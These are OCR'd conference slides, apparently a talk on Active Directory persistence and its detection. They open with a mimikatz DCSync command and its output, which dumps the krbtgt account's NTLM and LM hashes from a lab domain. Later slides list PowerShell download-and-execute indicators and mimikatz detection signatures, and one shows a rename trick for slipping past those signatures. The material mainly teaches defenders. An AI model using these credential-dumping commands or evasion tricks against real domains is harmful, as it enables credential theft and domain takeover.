Administrator: C:\Windows\system32\cmd.exe

```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /dc:adsdc
user:krbtgt
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'adsdc03' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm  - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
```


I DON'T ALWAYS USE THE DSRM ACCOUNT
BUT WHEN I DO, I RUN DCSYNC

Sean Metcalf (@Pyrotek3)


Red Team Right Now…

Blue Team Response: AD Persistence

- Detection & Mitigation: Varies
  - **Forged Kerberos Tickets**: Potential Domain Field Anomalies in Events
  - **DC Silver Tickets**: Change Computer Account Passwords after Breach
  - **AdminSDHolder**: Object Permissions
  - **DCSync**: Permissions Check & IDS sig
  - **DSRM v2**: Change DSRM PW regularly & Monitor Reg Key & DSRM events
  - **Protect AD Admins**

Blue Team (Defense)

Blue Team (Defense)



How many of you can fill this out?

Our organization has **5792** digital assets. Of those, **95** are routers/switches, **211** are network appliances, **67** are storage devices, **321** are servers in the DMZ, **633** are internal servers, **2077** are Windows workstations, **894** are OSX workstations, **994** are mobile devices (100% of which are managed under MDM), the remaining **26** are rogue devices we are tracking down. Of the servers and workstations, **3615** have AV installed and regularly report in with their logs to ${splunk}. The remaining are **310**. **150** are provisioned for new users, **77** are being recycled, **80** are in maintenance and **3** are lost.

MATH IS HARD, BUT THIS SHOULD EQUAL ZERO (TWICE).

Rob Fuller’s (Mubix) Archc0n 2015 Keynote

http://pub.room362.com/2015/09/archc0n-2015-keynote.html

Get-ADComputer -Filter * -Property

- Created
- Modified
- Enabled
- Description
- LastLogonDate (Reboot)
- PrimaryGroupID (516 = DC)
- PasswordLastSet (Active/Inactive)

- CanonicalName
- **OperatingSystem**
- OperatingSystemServicePack
- **OperatingSystemVersion**
- **ServicePrincipalName**
- **TrustedForDelegation**
- **TrustedToAuthForDelegation**

Operating System Table


Operating system	**Version number**
Windows 10 / Server 2016 TP	10.0*
Windows 8.1 /Server 2012 R2	6.3*
Windows 8 / Server 2012	6.2
Windows 7 / Server 2008 R2	6.1
Windows Server 2008 (& Vista)	6.0
Windows Server 2003 / 2003 R2	5.2
Windows XP 64-Bit Edition	5.2
Windows XP	5.1
Windows 2000	5.0

https://msdn.microsoft.com/en-us/library/windows/desktop/ms724832%28v=vs.85%29.aspx

Get-ADUser -Filter * -Property

- Created
- Modified
- CanonicalName
- Enabled
- Description
- **LastLogonDate**
- DisplayName
- **AdminCount**
- **SIDHistory**
- PasswordLastSet
- **PasswordNeverExpires**
- **PasswordNotRequired**
- PasswordExpired
- SmartcardLogonRequired
- AccountExpirationDate
- LastBadPasswordAttempt
- msExchHomeServerName
- **ServicePrincipalName**

Defense Starts With Logs



John Lambert @JohnLaTwC · 8m

Don't be a fool.

"What if the attacker clears the logs?"

"If you're not collecting your logs, you're not playing the game right. Be a player. Clearing a log is a signal fool." -- InfoSec T

PowerShell Attack Detection


- Log all PowerShell activity
- Interesting Activity:
  - Downloads via .Net

    (New-Object Net.WebClient).DownloadString)
  - Invoke-Expression (& derivatives: “iex”).
  - “EncodedCommand” (“-enc”) & “Bypass”
  - BITS activity.
  - Scheduled Task creation/deletion.
  - PowerShell Remoting.
- Limit & Track PowerShell Remoting (WinRM).
- Audit & Meter PowerShell usage.

Detecting Invoke-Mimikatz?

Signatures:

- “mimikatz”
- “gentilkiwi”
- “Invoke-Mimikatz”



Find what: Mimikatz


Replace with: Kitikatz

□ Match case
□ Whole word
□ Search up
□ Regular expressions
□ Find in selection


ONE DOES NOT SIMPLY
DETECT POWERSHELL
ATTACKS WITH SIGNATURES

Detecting Invoke-Mimikatz

- Event Log Keywords:
  - “System.Reflection.AssemblyName”
  - “System.Reflection.Emit.AssemblyBuilderAccess “
  - “System.Runtime.InteropServices.MarshalAsAttribute”
  - “TOKEN_PRIVILEGES”
  - “SE_PRIVILEGE_ENABLED“




```
PS C:\> $OPSIndicator = 'TOKEN_PRIVILEGES'
PS C:\> Get-WinEvent -LogName "Microsoft-Windows-PowerShell/Operational" ` |
>>    Where { $_.Message -like "*$OPSIndicator*" }
>>


   ProviderName: Microsoft-Windows-PowerShell

TimeCreated                      Id LevelDisplayName Message
-----------                      -- ---------------- -------
9/22/2015 9:07:55 PM           4103 Information      ParameterBinding(Add-Member): nam
9/22/2015 9:07:54 PM           4103 Information      ParameterBinding(Add-Member): nam
9/22/2015 9:07:52 PM           4103 Information      ParameterBinding(Add-Member): nam
9/22/2015 9:07:50 PM           4103 Information      ParameterBinding(Add-Member): nam
```



